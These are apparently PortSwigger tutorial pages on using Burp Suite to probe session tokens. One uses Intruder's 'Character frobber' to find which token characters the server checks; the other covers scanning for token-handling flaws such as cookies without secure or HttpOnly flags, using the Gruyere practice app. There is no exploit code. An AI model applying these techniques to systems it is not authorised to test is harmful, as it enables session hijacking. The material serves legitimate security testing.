
Go to the "Payloads" tab.

Under the "Payload Sets" header, use the drop down menu to select either the "Character frobber" or "Bit flipper" payload type.

In this example we will continue with the "Character frobber".

You can find more about these payload types in the full documentation.

With the appropriate payload type selected, click the "Start Attack" button on the right of the Burp console.



The "Character frobber" payload type operates on a string input and modifies the value of each character position in turn.

We can use the results of this attack to assess which characters affect the validity of the token.


In this example, by sorting the results by length and/or status, we can clearly see how useful the "Character frobber" can be when testing which parts of a complex session token are actually being used to track session state.

From <https://support.portswigger.net/customer/portal/articles/1964169-Methodology_Attacking%20Session%20Management_Token%20Generation.html>

Using Burp to Test Session Token Handling


Regardless of how well session tokens are generated, the session mechanism of an application will be wide open to attack if those tokens are not handled carefully. For example, if tokens are disclosed to an attacker via some means, the attacker can hijack user sessions even if predicting the token is impossible.

The following tutorial demonstrates how to use Burp to test for session token handling issues.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




Go to the Target "Scope" tab.

Ensure that the target application is included in scope.




Go to the Scanner "Live Scanning" tab.

Ensure that live passing scanning is enabled for in-scope items.




Go to the Scanner "Options" tab.

By selecting the appropriate scanning areas you can instruct Burp to scan for various session token handling issues, both actively and passively.




Walk through the application in the normal way from first access, through the login process, and then through all of the application's functionality.

A record can be kept of every URL visited in the "HTTP history" table. Pay particular attention to login functions and transitions between HTTP and HTTPS communications.



If cookies are being used as the transmission mechanism for session tokens, verify whether the "secure" flag has been set, preventing them from ever being transmitted over unencrypted connections.

In this "Gruyere" example we can see that the secure flag has not been set.



Alternatively, go to the Scanner "Results" tab.

The Scanner's passive scan function detects session token management issues such as "SSL cookie without secure flag set" and "Cookie without HttpOnly flag set".

The Scanner also provides an advisory section with Issue detail, background and remediation.

From <https://support.portswigger.net/customer/portal/articles/1964140-Methodology_Attacking%20Session%20Management_Session%20Token%20Handling.html>